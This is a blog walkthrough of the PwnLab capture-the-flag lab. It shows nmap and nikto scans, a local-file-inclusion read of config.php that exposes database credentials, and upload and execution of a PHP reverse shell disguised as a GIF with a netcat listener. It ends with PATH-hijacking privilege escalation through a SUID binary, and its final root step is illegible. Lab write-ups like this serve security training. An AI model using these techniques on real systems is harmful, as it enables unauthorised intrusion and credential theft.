

Hacking Articles

Raj Chandel's Blog

[Courses We Offer](#)

[CTF Challenges](#)

[Penetration Testing](#)

[Web Penetration Testing](#)

[Home](#) » [CTF Challenges](#) » [Penetration Testing in PwnLab \(CTF Challenge\)](#)

[CTF Challenges](#)

Penetration Testing in PwnLab (CTF Challenge)

August 28, 2016 By Raj

In this article, we will walkthrough a root2boot penetration testing challenge i.e PwnLab. PwnLab is a vulnerable framework, based on the concept of CTF (capture the flag), with a bit of security which is a little complicated to bypass. But it's not impossible. So, let us learn how we can get access.

Download From [Here](#)

Penetrating Methodology:

- Network Scanning (Nmap, netdiscover)
- Information Gathering (Nikto)
- Abusing config.php file (curl & PHP filter convert)
- Obtain Mysql Database credential
- Extract user credential from Mysql Database
- Login to web application
- Upload webshell (PHP reverse shell)
- Executing Uploaded PHP backdoor (Burp suit)
- Netcat session

Sec





- Import python one-liner for proper TTY shell
- Find SUID Binaries
- Privilege Escalation by Manipulating \$PATH
- Get Root access and capture the flag.

Let's Start!!!

Now to start let us, firstly, consider that we do not know the IP of the PwnLab, therefore search for the IP address beforehand and for that there is a command that shows us all the IP's present in our network, so go to the terminal of you Kali and type :

```
netdiscover
```

```
root@kali:~# netdiscover

Currently scanning: 192.168.12.0/16 | Screen View: Unique Hosts
7 Captured ARP Req/Rep packets, from 6 hosts. Total size: 420

-----
IP            At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.1.103 00:0c:29:8b:99      2     120  VMware, Inc.
192.168.1.1   84:16:8d:7:df:7a     1      60  TP-LINK TECHNOLOGIES CO.,LTD.
192.168.1.105 fc:a6:00:01:2a      1      60  GIGA-BYTE TECHNOLOGY CO.,LTD.
192.168.1.100 00:27:bd:1:71:df     1      60  Rebound Telecom. Co., Ltd
192.168.1.101 c0:ee:02:30:34       1      60  OnePlus Tech (Shenzhen) Ltd
192.168.1.102 50:82:c5:04:99       1      60  Apple, Inc.
```

Target IP = 192.168.1.103

And to know that we start our penetration testing. So, first, we will now scan with **nmap**, we will apply an aggressive scan as it gives detailed information and is fast. The command is :


```
nmap -A 192.168.1.103
```

```

root@kali:~# nmap -p- -A 192.168.1.103 ↩
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-05 11:26 EDT
Nmap scan report for 192.168.1.103
Host is up (0.0042s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.10 ((Debian))
|_ http-server-header: Apache/2.4.10 (Debian)
|_ http-title: PwnLab Intranet Image Hosting
111/tcp   open  rpcbind 2-4 (RPC #100000)
|_ rpcinfo:
|   program version   port/proto  service
|   100000   2,3,4       111/tcp    rpcbind
|   100000   2,3,4       111/udp    rpcbind
|   100024   1           35277/tcp  status
|_  100024   1           38709/udp  status
3306/tcp  open  mysql   MySQL 5.5.47-0+deb8u1
|_ mysql-info:
|   Protocol: 10
|   Version: 5.5.47-0+deb8u1
|   Thread ID: 38
|   Capabilities flags: 63487
|   Some Capabilities: SupportsLoadDataLocal, IgnoreSigpipes, Speaks
Speaks41ProtocolOld, InteractiveClient, IgnoreSpaceBeforeParenthes
|   Status: Autocommit
|   Salt: )e@RYIDU__=TnMt$R0t{
|_  Auth Plugin Name: 88
35277/tcp open  status  1 (RPC #100024)
MAC Address: 00:0C:29:03:8B:99 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

```

We have the result of scanning and as you can see there are only three ports open and they are **80, 111, 3306**. It is our best shot but also to be sure let us check this IP on our browser. In the browser, we can see that PwnLab has three pages: **home, log in and upload**. To enter the server we have to upload our code into it and for we must know username and password.



[[Home](#)] [[Login](#)] [[Upload](#)]

Use this server to upload and share image files inside the intranet

As we need to know about username and password, we will use Nikto command to find out the file which is storing them. Nikto helps us to know all the file names and the data they are containing. And the command to for this is:

```
nikto -h http://192.168.1.103
```

As you can see **/config.php**: PHP Config file may contain database IDs and password is the file that has username and passwords. Moreover, login.php for admin login page is found.

```

root@kali:~# nikto -h http://192.168.1.103/
- Nikto v2.1.6
-----
+ Target IP: 192.168.1.103
+ Target Hostname: 192.168.1.103
+ Target Port: 80
+ Start Time: 2018-05-05 11:27:52 (GMT-4)
-----
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the
+ The X-Content-Type-Options header is not set. This could allow the user
+ No CGI Directories found (use '-C all' to force check all possible dirs
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: IIS may reveal its internal or real IP in the Location heade
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.12
+ Cookie PHPSESSID created without the httponly flag
+ Web Server returns a valid response with junk HTTP methods, this may ca
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found
+ Server leaks inodes via ETags, header found with file /icons/README, fi
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 7535 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time: 2018-05-05 11:28:14 (GMT-4) (22 seconds)
-----

```

So when we open target IP on the browser and explore Login tab then it gives login form as shown below. As we were unaware of its login credential thus we try SQL injection techniques but nothing was useful now the last options was to use CURL. If you will observe the URL <http://192.168.1.103/?page=login> then you can count that its look like that LFI.

192.168.1.103/?page=login

PWNLAB

[[Home](#)] [[Login](#)] [[Upload](#)]

www.hackingarticles.in

Username:

Password:

Login

But it was not easy that much to exact information by exploiting LFI with help of `../etc/passwd` therefore by making little bit more effort and taking help from my previous [article](#) we used curl command to find out the data from an inside `config.php` file with the help of PHP base64-encode.

`x.php?page=php://filter/convert.base64-encode/resource=config`

```
root@kali:~# curl http://192.168.1.103/index.php?page=php://filter/convert.base64-encode/resource=config
<html>
<head>
<title>PwnLab Intranet Image Hosting</title>
</head>
<body>
<center>
<br />
[ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a href="?page=upload">Upload</a> ]
<hr/><br/>
PD9waHANCiRzZXJ2ZXIJCj8+</center>
</body>
</html>root@kali:~#
```

And the highlighted part of the above image is our result and has the information about username and passwords. But note that the information is in base64 code which we will have to decode in order to read it. In order to decode copy the base 64 text and follow below syntax.

```
echo 'base 64 encoded text' | base64 -d
```

Thus we found the following information after decoding.

```
$server = "localhost";
$username = "root";
$password = "H4u%QJ_H99";
$database = "Users";
```

```
root@kali:~# echo 'PD9waHANCiRzZXJ2ZXIJCj8+<?php
c3N3b3JkID0gIkg0dSVRS19lOTki0w0KJGRhdGF1YXNlID0gIlVzZXJzIjsNCj8+' | base64 -d
$server = "localhost";
$username = "root";
$password = "H4u%QJ_H99";
$database = "Users";
```

So, the username is root and password is **H4u%QJ_H99**.

Now we use MySQL command to see the username and passwords. And the SQL command is:

```
mysql -h 192.168.1.103 -u root -p Users
```

After typing the command it asks the password, so here enter the decoded password and press enter.

```
kent | Sld6WHVCSkp0eQ
mike | U0lmZHNURW42SQ
kane | aVN2NVltMkdSbw
```

And so, you will have the usernames and password as in this case the usernames are kent, mike, Kane with their passwords in base64 code.

```
root@kali:~# mysql -h 192.168.1.103 -u root -p Users ↵
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 53
Server version: 5.5.47-0+deb8u1 (Debian)

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [Users]> select * from users;
+-----+-----+
| user | pass |
+-----+-----+
| kent | Sld6WHVCSkp0eQ== |
| mike | U0lmZHNURW42SQ== |
| kane | aVN2NVltMkdSbw== |
+-----+-----+
3 rows in set (0.01 sec)


MySQL [Users]> 
```

To decode each password follow the same method using echo command with -d option as shown and thus you will decode the password.

Kent: JWzXuBJJNy
Mike: SIfdsTEn6I
Kane: Sv5Ym2GRo

```
root@kali:~# echo 'Sld6WHVCSkp0eQ==' | base64 -d  
JWzXuBJJNyroot@kali:~#  
root@kali:~# echo 'U0lmZHNURW42SQ==' | base64 -d  
SIfdsTEn6Iroot@kali:~#  
root@kali:~# echo 'aVN2NVltMkdSbw==' | base64 -d  
iSv5Ym2GRoroot@kali:~#  
root@kali:~# echo "aVN2NVltMkdSbw==" | base64 -d
```

By using Kane credential, we login successfully, with help of upload option we can upload any image.



← → ⓘ 192.168.1.103/?page=login 🔍 Search

PWNLAB

[[Home](#)] [[Login](#)] [[Upload](#)]

www.hackingarticles.in

Username:

Password:

Here, upload option is like a dynamic opportunity for us, because through this we can upload any backdoor file for reverse connections. We know that in Kali Linux there are several PHP backdoors among those we have used `usr/share/webshell/php/php-reverse-shell`. BUT you need to modify it by adding **GIF98** and **save as shell.gif** because here you can able to upload only a file with extension GIF, png and img.

GIF 98


```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full
responsibility
// for any actions performed using this tool. The author accepts no
liability
// for damage caused by this tool. If these terms are not acceptable to
you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
```

After changing the extension when you will try to upload the file you will succeed.

Now the uploaded file must be executed at once to achieve reverse connection.

Once the file is uploaded, we still need a way to execute this file. And for that right click on that file and click on **copy image location** option. Further, open a new terminal to **start Netcat** listen for the reverse connection.

```
nc -lvp 1234
```




Now capture its HTTP request inside burp suit or tamper data. Here its shows that the “lang” parameter is set as a cookie and might be it could use for our malicious file execution. Inside the cookie option delete whatever was written and type:

```
lang=../*Image location path*
```

Here,

image location path is the path of the file that you uploaded and had copied it after that.



```
POST /?page=upload HTTP/1.1
Host: 192.168.1.103
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.103/?page=upload
Cookie: lang=../upload/f3035846cc279a1aff73b7c2c25367b9.gif
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----167238501220847770601088422605
Content-Length: 344

-----167238501220847770601088422605
Content-Disposition: form-data; name="file"; filename=""
Content-Type: application/octet-stream

-----167238501220847770601088422605
Content-Disposition: form-data; name="submit"

Upload
-----167238501220847770601088422605--
```

Once above said changes are done then forward the intercepted request and open the terminal where netcat listener was activated here you will find the reverse connection of victim's machine. To access proper tty shell execute below command, start penetrating more to get the flag.

```
python -c 'import pty; pty.spawn("/bin/bash")'
cd /home
ls
su kane
iSv5Ym2GRo
```

Here,

su -> denotes the switch user

kane -> the user you want to switch to

iSv5Ym2GRo -> is the password

Next, if you type **ls** command you will find that there is a folder named **home** in the user that we just entered. So, we will go into that folder and to do so, type;

```
cd home
ls
cd kane
ls
```

Then by using the following command, you can enumerate all binaries having SUID permission.

```
find / -perm -u=s -type f 2>/dev/null
```

As you can see in the image below, there is a file in Kane user called **msgmike**. Let us try to open it and therefore, type :

```
./msgmike
```

```

root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.103: inverse host lookup failed: Unknown host
connect to [192.168.1.108] from (UNKNOWN) [192.168.1.103] 47759
Linux pwnlab 3.16.0-4-686-pae #1 SMP Debian 3.16.7-ckt20-1+deb8u4 (2016-0
11:46:29 up 1:07, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@pwnlab:/$ cd /home
cd /home
www-data@pwnlab:/home$ ls
ls
john kane kent mike
www-data@pwnlab:/home$ su kane
su kane
Password: iSv5Ym2GRo
kane@pwnlab:/home$ cd ..
cd ..
kane@pwnlab:/$ ls
ls
bin    dev    home      lib          media    opt    root    sbin    sys    usr    vml
boot  etc    initrd.img lost+found  mnt      proc   run     srv     tmp    var
kane@pwnlab:/$ cd /home
cd /home
kane@pwnlab:/home$ ls
ls
john kane kent mike
kane@pwnlab:/home$ cd kane
cd kane
kane@pwnlab:~$ ls
ls
msgmike
kane@pwnlab:~$ ./msgmike
./msgmike
cat: /home/mike/msg.txt: No such file or directory


```

So we will try to run msgmike file, it put up an error message “cat: /home/mike/msg.txt No such file or directory”

The most important things which should be considered here that the author has set SUID bit ON for msgmike file and might be there could be any small program file which is calling system binaries such cat to a read file from inside given path i.e. /home/mike/msg.txt but the cat fails to find msg.txt file or directory. Taking its advantage, we will try to manipulate the environment PATH variable for cat to execute our /bin/bash command under user Mike.

To do this follow the below steps:


```
echo $PATH
echo '/bin/bash' > cat
chmod 777 cat
export PATH=./:$PATH
```



```
kane@pwnlab:~$ echo $PATH
echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
kane@pwnlab:~$ echo '/bin/bash' > cat
echo '/bin/bash' > cat
kane@pwnlab:~$ chmod 777 cat
chmod 777 cat
kane@pwnlab:~$ export PATH=./:$PATH
export PATH=./:$PATH
kane@pwnlab:~$ echo $PATH
echo $PATH
./:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

Now again run the msgmike file and you will get user Mike access. Hence above all steps was performed in direction of privilege escalation for user Mike but the root escalation is connected to phase indirectly as mike has a file msg2root which will take any Input command as the message to root.

```
cd mike
ls
```



```
mike@pwnlab:/home$ cd mike
cd mike
mike@pwnlab:/home/mike$ ls
ls
msg2root
```

So when you will run the msg2root file, it will ask you to enter the message for root which will be considered as an input value and you can utilize this opportunity for privilege escalation as shown.

[illegible]

Author: Yashika Dhir is a passionate Researcher and Technical Writer at Hacking Articles. She is a hacking enthusiast. contact [here](#)

Shodan a Search Engine for Hackers (Beginner Tutorial)

Hack the Mr. Robot VM (CTF Challenge)

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment * *

Name

Email

Website

☐ Save my name, email, and website in this browser for the next time I comment.

Post Comment
